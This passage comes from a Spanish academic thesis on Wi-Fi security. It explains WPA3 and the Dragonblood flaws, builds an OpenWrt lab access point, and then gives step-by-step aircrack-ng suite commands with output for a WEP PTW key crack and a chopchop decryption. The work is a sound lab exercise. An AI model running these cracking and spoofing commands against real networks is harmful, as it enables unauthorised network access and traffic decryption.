


Ilustración 31 Protocolo SAE. Fuente: blog.compass-security.com

Ahora las claves PMK son derivadas de PE (Password Element), la cual es resultante de una autenticación satisfactoria con SAE. Durante la autenticación con SAE, la clave nunca será transmitida. Es por ello que la clave PMK utilizada durante el 4-way handshake debería ser lo suficientemente fuerte criptográficamente para resistir un ataque cracking offline.

Para las redes WPA3-Enterprise, se ha introducido una nueva opción de configuración definida por la NSA (National Security Agency), denominada CNSA (Commercial National Security Algorithm), que establece un conjunto de algoritmos criptográficos con un nivel de protección similar (SHA384, curva elíptica p384, AES-GCM-256) y con el método EAP-TLS. De esta forma se asegura que no haya errores de configuración, dado que no es posible combinar algoritmos de forma insegura.

Otra mejora es el uso de Protected Management Frames (PMF), aportando protección a las tramas de gestión unicast y multicast. Aunque PMF ya estaba disponible en WPA2, no era de uso obligatorio. Ahora en WPA3 sí es obligatorio, con lo que se obtiene un nivel de protección mayor contra ataques de de-autenticación.

De cara a facilitar la configuración de los dispositivos para conectarse a la red, sobre todo para dispositivos tipo IoT, Wi-Fi Alliance ha desarrollado lo que se conoce como Easy Connect. Haciendo uso del protocolo DDP (Device Provisioning Protocol), permitiría habilitar el acceso de un dispositivo a la red simplemente escaneando su código QR. Se establece una relación entre

dispositivo configurador y dispositivo suscriptor, a través de una conexión segura utilizando criptografía de clave pública.

La privacidad en redes abiertas se realiza mediante Wi-Fi Enhanced Open, que se basa en OWE (Opportunistic Wireless Encryption), proporcionando mecanismos de cifrado de manera individual a cada usuario, protegiendo el tráfico entre STA y AP.

Tanto el Wi-Fi Easy Connect como el Wi-Fi Enhanced Open son programas adicionales a la propia certificación WPA3, por lo que no es obligatorio su cumplimiento para que un dispositivo sea certificado como WPA3.

7.8.- Vulnerabilidades en WPA3

Parece que nada es perfecto, y tampoco lo es WPA3. El equipo de Dragonblood (Mathy Vanhoef y Eyal Ronen) han detectado y publicado errores en este nuevo protocolo que permitirían recuperar datos encriptados (clave de red, contraseñas, usuarios, etc...) o incluso suplantar la identidad de un usuario legítimo en la red, pudiendo acceder a la red sin conocer la clave.

7.8.1.- Ataque por degradación

De cara a permitir una compatibilidad entre WPA3 y WPA2, de manera que el cambio fuese gradual, se ha diseñado un modo denominado "transicional", permitiendo soporte tanto a WPA3 como WPA2 a la vez. Este modo permitiría a un atacante forzar a un cliente para utilizar el anterior sistema 4-way handshake de WPA2, y por tanto, aprovechar los ataques ya conocidos. Esto lleva a que la red protegida por WPA3 se convierta en una red WPA2.

También se ha detectado otro tipo de ataque downgrade, pero esta vez centrado en el handshake de Dragonfly, ya que es posible forzar a los clientes para utilizar una curva elíptica más débil (descartando la más robusta), facilitando así la posibilidad de hackear la conexión.

7.8.2.- Ataques side-channel

Este tipo de ataques se centra en el handshake de WPA3 y se aprovecha del método de codificación utilizado para la contraseña. Existen dos tipos de ataque dentro de esta modalidad:

- Side-channel basado en caché

Teniendo en cuenta que el algoritmo de codificación de contraseñas usado por Drangonfly (hash-to-curve) utiliza ramificaciones condicionales, si un atacante descubriese la rama lógica que llevó a la generación del código, podría averiguar si la contraseña está en una iteración concreta del algoritmo. Existe un código CVE para dicha vulnerabilidad: CVE-2019-9494.

- Side-channel basado en timing

El algoritmo de codificación de contraseñas (hash-to-group) utiliza un número de iteraciones variable, y depende de la dirección MAC del AP y de la dirección MAC del STA. Se podría determinar el número de iteraciones utilizadas llevando a cabo un ataque por timing remoto contra el algoritmo de codificación. Con esta información se podría realizar un ataque de tipo diccionario, denominado ataque por particionado a la contraseña.

Ambos ataques son eficientes y muy económicos (utilizando por ejemplo instancias EC2 de AWS).

7.8.3.- Ataques por denegación de servicio

A través de spoofing de múltiples direcciones MAC se puede llegar a saturar el AP, provocando denegación de servicio.

8.- Prueba de Concepto

Una vez analizados los diferentes protocolos y cifrados utilizados en las redes Wi-Fi, llevaremos a cabo una serie de pruebas donde se pondrá en práctica algunas de las vulnerabilidades que se han enumerado. Para poder realizar este tipo de pruebas se ha optado por montar un punto de acceso con una Raspberry Pi y con el software OpenWrt. Se ha optado por este sistema para poder crear escenarios lo más reales posibles y con un presupuesto muy bajo.

8.1.- Montaje del laboratorio

Vamos a indicar los pasos seguidos para el montaje del laboratorio. El sistema OpenWrt permite una amplia gama de configuraciones, pero debido a que nuestro principal foco es llevar a cabo ataques que permitan aprovecharse de las vulnerabilidades indicadas, nos centraremos en realizar una instalación básica y sencilla que nos permita poder crear el entorno deseado.

Lo primero será descargar la imagen oficial para Raspberry Pi desde el siguiente enlace:

<http://downloads.openwrt.org/releases/19.07.4/targets/brcm2708/bcm2709/openwrt-19.07.4-bcm2708-bcm2709-rpi-2-ext4-factory.img.gz>

Una vez descargada y descomprimida, la instalaremos en una tarjeta SD, desde un equipo con sistema operativo linux (en este caso desde Kali):

```
dd bs=1M if=openwrt-19.07.4-bcm2708-bcm2709-rpi-2-ext4-factory.img of=/dev/sda
```

Insertamos la tarjeta SD en la Raspberry Pi la conectamos a la corriente eléctrica con un cargador (tendremos que conectar un monitor HDMI y un teclado la primera vez para poder configurarla, así como un cable ethernet para tener conexión a internet). Nos aparecerá una pantalla como la siguiente:




Ilustración 32 Pantalla de inicio OpenWrt

Configuramos la red para poder conectarnos a ella vía ssh, para ello editamos el fichero `/etc/config/network`, de modo que quede así:

```

config interface 'loopback'
    option ifname 'lo'
    option proto 'static'
    option ipaddr '127.0.0.1'
    option netmask '255.0.0.0'

config globals 'globals'
    option ula_prefix 'fd53:e9f0:64ca::/48'

config interface 'lan'
    option type 'bridge'
    option ifname 'eth0'
    option proto 'dhcp'
    option ip6assign '60'

```

Básicamente le hemos indicado que para la interfaz 'lan' se configure con el protocolo dhcp, de manera que tome una dirección de red automáticamente. Una vez tenga asignada una dirección, comprobaremos cual es para poder conectarnos vía ssh y vía web.

Cuando estemos conectados vía ssh, realizaremos dos cosas:

- Cambiar las password de root (por defecto no trae password). Para ello, desde la consola lanzamos **passwd**.
- Actualizar la paquetería. Lanzamos el comando: **opkg update**

Ahora accederemos a su interface web: <http://192.168.0.55>




Ilustración 33 Pantalla de login de OpenWrt

A la Raspberry Pi le hemos conectado un dongle Wi-Fi (TL-WN725N) que hará de antena Wi-Fi de nuestro punto de acceso. Pero es necesario instalar el driver correspondiente para poder utilizarlo. Hace uso de un chipset rtl8188cus (https://wikidevi.com/wiki/TP-LINK_TL-WN725N_v1), que se puede instalar vía CLI o desde la interfaz web. Si lo hacemos vía CLI, simplemente ejecutaremos:

```

opkg install kmod-rtl8192cu
reboot

```

O desde la interfaz web, accediendo a System -> Software:




Ilustración 34 Instalación de driver

Una vez instalado el driver, podremos configurar el punto de acceso. Para ello iremos a Network -> Wireless:




Ilustración 35 Pantalla de Wireless

Y lo editaremos para cambiar el SSID y la seguridad:




Ilustración 36 Configuración ESSID

Interface Configuration

General Setup | **Wireless Security** | MAC-Filter | Advanced Settings

Encryption: WPA2-PSK (strong security)

Cipher: auto

Key: ●●●●●●

802.11r Fast Transition
Enables fast roaming among access points that belong to the same Mobility Domain

802.11w Management Frame Protection: Disabled
Requires the full version of wpad/hostapd and support from the wifi driver (as of Jan 2019: ath9k, ath10k, mwlwifi and mt76)

Enable key reinstallation (KRACK) countermeasures
Complicates key reinstallation attacks on the client side by disabling retransmission of EAPOL-Key frames that are used to install keys. This workaround might cause interoperability issues and reduced robustness of key negotiation especially in environments with heavy traffic load.

Dismiss Save

Ilustración 37 Configuración Seguridad

Tras guardar los cambios, activaremos el AP:

Wireless Overview

radio0 Generic 802.11bg
Device is not active Restart Scan Add

disabled SSID: APTEST | Mode: Master
Interface has 3 pending changes Enable Edit Remove

Associated Stations

Network	MAC-Address	Host	Signal / Noise	RX Rate / TX Rate
No information available				

Save & Apply Save Reset

Powered by LuCI openwrt-19.07 branch (git-20.247.75781-0d0ab01) / OpenWrt 19.07.4 r11208-ce6496d796

Ilustración 38 Punto de acceso desconectado

OpenWrt Status System Network Logout

Wireless Overview

radio0 Generic 802.11bgn
Channel: 11 (2.462 GHz) | Bitrate: ? Mbit/s Restart Scan Add

dBm SSID: APTEST | Mode: Master
BSSID: 74:DA:38:6A:FC:EF | Encryption: WPA2 PSK (CCMP) Disable Edit Remove

Associated Stations

Network	MAC-Address	Host	Signal / Noise	RX Rate / TX Rate
No information available				

Save & Apply Save Reset

Powered by LuCI openwrt-19.07 branch (git-20.247.75781-0d0ab01) / OpenWrt 19.07.4 r11208-ce6496d796

Ilustración 39 Punto de acceso conectado

Y haremos una prueba de conexión a este punto de acceso desde un cliente:




Ilustración 40 Cliente conectado al punto de acceso

Ahora nos quedaría configurar el equipo que se utilizará en modo auditor y atacante (equipo con SO Kali GNU/Linux Rolling versión 2020.3). Para ello vamos a configurar una interfaz Wi-Fi ALFA con un chipset Atheros AR9271, la cual debemos iniciarla en modo monitor. El modo monitor nos permitirá monitorizar el tráfico 802.11 dentro de la zona de cobertura alcanzada por la antena, además de inyectar paquetes. En nuestro caso, la interfaz conectada recibe el nombre wlan1. Esta será la interfaz padre a partir de la cual crearemos una interfaz virtual (mon0) la cual se configurará en modo monitor. Vamos a establecer el canal 11 en dicha interfaz (mismo canal que nuestro punto de acceso) para realizar una prueba de inyección. Para levantar la interfaz en modo monitor:

```
sudo iw wlan1 interface add mon0 type monitor
sudo ifconfig mon0 up
sudo iw dev mon0 set channel 11
```

Y lanzaremos una prueba de inyección para comprobar la capacidad de la interfaz. Para ello utilizaremos el comando aireplay-ng de la suite aireplay-crack:




Ilustración 41 Test interfaz modo monitor

Como podemos observar, el resultado es satisfactorio, y podemos confirmar que la tarjeta funciona perfectamente para realizar tanto escaneo de la red como para la inyección de paquetes.

Con esto ya tenemos configurado el laboratorio y podremos empezar a configurar los diferentes escenarios y llevar a cabo algunos ataques.

8.2.- Ataques WEP

En este apartado, vamos a ver cómo aprovechar algunas de las vulnerabilidades vistas sobre WEP para poder realizar diferentes tipos de ataque y obtener la clave de red o desenscriptar la información.

Para ello, configuraremos nuestro punto de acceso con seguridad WEP con la clave: “weppass202010” (13 caracteres para 128 bits). Convertiremos la clave ascii en hexadecimal y la añadiremos a la configuración del punto de acceso:

```
root@OpenWrt:/etc/config# echo -n 'weppass202010' | hexdump -e '13/1 "%02x" "\n"'
77657070617373323032303130
root@OpenWrt:/etc/config# uci set wireless.@wifi-iface[0].encryption=wep
root@OpenWrt:/etc/config# uci set wireless.@wifi-iface[0].key1="77657070617373323032303130"
root@OpenWrt:/etc/config# uci set wireless.@wifi-iface[0].key=1
root@OpenWrt:/etc/config# uci commit wireless
root@OpenWrt:/etc/config# wifi
```

Y conectaremos un cliente a dicha red:

Associated Stations



Network	MAC-Address	Host	Signal / Noise	RX Rate / TX Rate
 Master "APTEST" (wlan0)	00:26:5E:8E:01:6F	fdc9:f177:dcfe:0:506e:9377:9ec1:e5d2	 -40 dBm	48.0 Mbit/s, 20 MHz 1.0 Mbit/s, 20 MHz

Ilustración 42 Cliente conectado a la red WEP

Pasemos a analizar la red con airodump-ng y volcando la información en un fichero cap:

```
sudo airodump-ng -w prueba01 mon0

19:00:16 Created capture file "prueba01-03.cap".

CH 14 ][ Elapsed: 6 s ][ 2020-10-24 19:00

BSSID                PWR  Beacons  #Data, #/s  CH  MB  ENC CIPHER  AUTH  ESSID
78:94:B4:C9:94:69    -1     0         0      0  7  -1          <length: 0>
72:AD:B1:22:40:C6   -29     6         0      0 11 130  WPA2 CCMP  PSK  <length: 10>
72:AD:B1:22:40:C7   -31     7         2      0 11 130  WPA2 CCMP  PSK  wifirbg
74:DA:38:6A:FC:EF  -37     9         1      0 11 54  . WEP WEP  WEP  APTEST
6A:81:02:76:C8:02   -57     5         0      0 11 130  WPA2 CCMP  PSK  <length: 10>
78:81:02:76:C8:01   -58     8         9      0 11 130  WPA2 CCMP  PSK  wifirbg
EC:F4:51:A2:29:80   -64    10         1      0 11 130  WPA2 CCMP  PSK  MiFibra-297E
70:4F:57:E9:0F:89   -65     6         0      0 11 130  WPA2 CCMP  PSK  MiFibra-297E
52:F4:51:9D:6A:FF   -66     3         0      0  1 130  WPA2 CCMP  PSK  Invitado-6AFC
EC:F4:51:9D:6A:FE   -68     8         0      0  1 130  WPA2 CCMP  PSK  MiFibra-6AFC
```

Podemos observar cómo el ESSID APTTEST tiene encriptación WEP, en el canal 11 y con el BSSID: 74:DA:38:6A:FC:EF. Veamos ahora los clientes autenticados en dicha red:

```
sudo airodump-ng --bssid 74:DA:38:6A:FC:EF --channel 11 -w APTTEST mon0
19:07:40 Created capture file "APTTEST-02.cap".
CH 11 ][ Elapsed: 12 s ][ 2020-10-24 19:07 ][ fixed channel mon0: -1

BSSID                PWR RXQ Beacons      #Data, #/s CH  MB  ENC CIPHER  AUTH ESSID
74:DA:38:6A:FC:EF  -35  63   121     9      1  11   54 . WEP  WEP          APTTEST

BSSID                STATION              PWR  Rate    Lost  Frames  Notes  Probes
74:DA:38:6A:FC:EF  00:26:5E:8E:01:6F -40  1 -54  0      3
```

Tenemos por tanto la MAC del cliente autenticado: 00:26:5E:8E:01:6F.

Con esta información, podemos comenzar con el primer tipo de ataque. El ataque que se llevará a cabo es el famoso ataque **PTW** (aprovechando anomalías de las propiedades estadísticas de la programación de claves RC4). Para ello, tendremos que recolectar la máxima cantidad de IV que podamos, por lo que lanzaremos airodump-ng para recoger información de la red, indicando el BSSID de la misma, así como el canal:

```
sudo airodump-ng --channel 11 --bssid 74:DA:38:6A:FC:EF --write salida mon0
```

Guardaremos la información de los paquetes capturados en un fichero llamado *salida* (generará diferentes tipos de ficheros, pero nos interesará principalmente el fichero salida.cap).

Ahora realizaremos una falsa autenticación con el AP, lanzando un proceso de autenticación falso (--fakeauth 0) contra el AP (-e APTTEST -a 74:DA:38:6A:FC:EF) y con la MAC del cliente autenticado (-h 00:26:5E:8E:01:6F), usando para ello el comando aireplay-ng:

```
sudo aireplay-ng --fakeauth 0 -e APTTEST -a 74:DA:38:6A:FC:EF -h 00:26:5E:8E:01:6F mon0
```

Internamente hará una suplantación del cliente cambiando la MAC de la interfaz de red por la que le indiquemos, que será la de la estación que está actualmente conectada a la red.

Desde otra consola forzaremos la recolección de peticiones ARP (--arpplay) y la reinyección en la red, de modo que el AP generará rápidamente nuevos IV (justamente lo que necesitamos):

```
sudo aireplay-ng --arpplay -b 74:DA:38:6A:FC:EF -h 00:26:5E:8E:01:6F mon0
```

Una vez tengamos suficientes paquetes (unos 60.000 aproximadamente en #Data), utilizaremos aircrack-ng para obtener la clave WEP, pasándole como parámetro el fichero salida.cap que hemos estado recopilando:

```
sudo aircrack-ng -b 74:DA:38:6A:FC:EF salida*.cap
```

Y como resultado, obtenemos la clave de red:

```
Reading packets, please wait...
Opening salida-01.cap
Read 4143798 packets.

1 potential targets

Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 61739 ivs.

Aircrack-ng 1.6

[00:00:00] Tested 46202 keys (got 60762 IVs)

KB depth byte(vote)
0 0/ 1 77(84738) 79(71424) ED(71424) 8E(70144) 43(69376) 75(69376) 86(68608) 1A(68096) F4(68096) 04(67840) 50(67584) B9(67328) AC(67072) FC(66816)
1 0/ 5 65(76032) 3C(72192) CB(70912) 1C(70656) FD(70144) D5(69120) A9(68608) F2(68608) 09(68096) 83(67840) 5A(67584) AE(67584) C1(67072) D8(67072)
2 0/ 2 70(77312) 1E(71936) B2(69888) EF(69888) 0F(69632) A4(68864) 65(67840) AB(67840) 00(67584) 4F(67584) AA(67584) B7(67584) 24(67328) 50(67328)
3 0/ 1 70(82944) DB(71424) A8(70912) 62(69120) 9D(69120) 76(68352) 9A(68352) 4E(68096) 7F(68096) 21(67840) F6(67840) 23(67328) B3(67328) CA(67328)
4 0/ 1 61(84992) 8D(72704) 2C(72192) B6(70400) 8A(69632) 2A(69376) 21(69120) 39(69120) 6D(69120) EA(68352) 68(68096) 95(68096) E2(68096) 04(67840)
5 0/ 1 73(86784) 1E(70400) 1F(70144) EA(69888) 12(69632) C5(69120) 99(68864) 0D(68096) 1B(68096) A2(68096) C9(67840) C4(67584) 60(67328) DB(67328)
6 0/ 1 73(78848) 8D(71936) 86(69376) D9(69376) B4(68864) E6(68864) F4(68352) 05(68096) D4(68096) F1(67840) FF(67840) C0(67584) 17(66816) 20(66816)
7 0/ 1 32(86016) 2E(70144) 4D(69632) 0B(69120) 0C(69120) 06(68608) F5(68608) 36(68096) F3(68096) 58(67584) 94(67584) 2C(67072) 53(67072) 5E(67072)
8 0/ 1 30(83200) 5F(71168) D4(70144) F0(70144) 22(69888) 59(69120) 6A(69120) 80(69120) D3(69120) EB(69120) CF(68864) 58(68608) 03(68352) 64(68096)
9 0/ 1 32(79104) 51(70400) 6C(70144) E1(70144) 23(69632) 8E(69632) F7(69632) 42(68096) 73(67840) 83(67840) FB(67840) 43(67584) 67(67584) 85(67584)
10 0/ 22 30(72704) 6B(71424) 27(69120) 9F(68864) 58(68864) 12(68352) 2A(68352) F8(67584) 0D(67584) B8(67328) 68(67328) 2B(67072) 5E(67072) 86(66816)
11 9/ 11 62(67840) F8(67328) 0A(67072) BE(67072) D9(67072) BF(66816) 71(66560) F6(66560) C9(66304) D7(66304) 54(66048) 62(65792) 6F(65792) A2(65792)
12 0/ 21 30(72448) 73(71680) FC(71168) 6F(69632) 6B(68864) 5E(68608) 5F(68352) 20(68096) 34(67328) 9A(67072) E5(67072) 90(66816) E0(66816) D8(66560)

KEY FOUND! [ 77:65:70:70:61:73:32:30:32:30:31:30 ] (ASCII: weppass202010 )
Decrypted correctly: 100%
```

Ilustración 43 Obtención de la clave WEP

Tanto en hexadecimal como en ascii:

```
KEY FOUND! [ 77:65:70:70:61:73:32:30:32:30:31:30 ] (ASCII: weppass202010 )
```

Ahora realizaremos otro tipo de ataque, denominado “**chopchop**”, el cual se aprovecha de la vulnerabilidad ya tratada como predicción CRC32. Como ya vimos al analizar esta vulnerabilidad, se podría descifrar el contenido cifrado sin llegar a tener la clave. Para ello volveremos hacer uso de aireplay-ng, el cual posee un tipo de análisis para el ataque “chopchop”, en el cual tratará de capturar un paquete válido y procederá a descifrar la información. Para conseguirlo, se localiza el último byte del paquete (en la zona de datos y excluyendo el ICV), y comenzará a modificar este último byte e inyectar paquetes con menor tamaño. Se llevarán a cabo pruebas hasta que el AP acepte el paquete, lo cual indicará que el paquete enviado es correcto y que se ha conseguido descifrar una pequeña parte del paquete. Este proceso se repite iterativamente con el resto de bytes, hasta que se consigue descifrar el paquete al completo. Todo este proceso se realizará de manera automática con la opción --chopchop de aireplay-ng, donde le pasaremos el ESSID y la MAC de un cliente autenticado (ya lo tenemos de la prueba anterior):

```
sudo aireplay-ng --chopchop -e APTTEST -h 00:26:5E:8E:01:6F mon0 --ignore-negative-one
```

El parámetro --ignore-negative-one se añade cuando el comando aireplay-ng no consigue determinar correctamente el canal que tiene establecida la interfaz mon0.

Tras lanzar este comando, obtenemos la siguiente información:

```

rafa@pc-rbg: ~/Documentos/UOC/TFM/WEP_2 170x30
rafa@pc-rbg:~/Documentos/UOC/TFM/WEP_2$ sudo aireplay-ng --chopchop -e APTTEST -h 00:26:5E:8E:01:6F mon0 --ignore-negative-one
The interface MAC (00:C0:CA:98:18:07) doesn't match the specified MAC (-h).
    ifconfig mon0 hw ether 00:26:5E:8E:01:6F
09:36:25 Waiting for beacon frame (ESSID: APTTEST) on channel -1
Found BSSID "74:DA:38:6A:FC:EF" to given ESSID "APTTEST".
Read 64 packets...

    Size: 124, FromDS: 1, ToDS: 0 (WEP)

    BSSID = 74:DA:38:6A:FC:EF
    Dest. MAC = 00:26:5E:8E:01:6F
    Source MAC = 78:81:02:76:C8:00

0x0000: 0842 0000 0026 5e8e 016f 74da 386a fcef  .B...6^..ot.8j..
0x0010: 7881 0276 c800 0034 a55c 9000 2862 7aaf  x..v...4...\.(bz.
0x0020: ad97 5406 e3c8 1344 b788 a021 f8d8 4014  ..T...D...!.a.
0x0030: c984 c76d bfbf ec22 2556 5827 670e f379  ..m..."%VX'g..y
0x0040: 88be 0751 db9c de50 ca01 b5e1 d26e 1d3f  ..Q...P.....n.?
0x0050: 1d93 7d0d 6156 b278 e23e b182 b4e9 c20d  ..}.aV.x>.....
0x0060: 2a5b 2b6a 8e7f bcb9 56ee 80a0 32a6 9662  *+[j...V...2..b
0x0070: 9872 ad2b 0b40 d07f 269a 06ad  .r.+@..6...

Use this packet ? y

Saving chosen packet in replay_src-1025-093626.cap

Offset 123 ( 0% done) | xor = 22 | pt = 8F | 96 frames written in 1618ms
Offset 122 ( 1% done) | xor = 02 | pt = 04 | 63 frames written in 1061ms
Offset 121 ( 2% done) | xor = 0C | pt = 96 | 234 frames written in 3940ms

```

Ilustración 44 Ataque chopchop

```

Saving plaintext in replay_dec-1025-094153.cap
Saving keystream in replay_dec-1025-094153.xor
Completed in 319s (0.27 bytes/s)

```

Ilustración 45 Paquetes capturados

Una vez obtenido el resultado en formato .cap, podremos abrirlo con wireshark y ver su contenido:

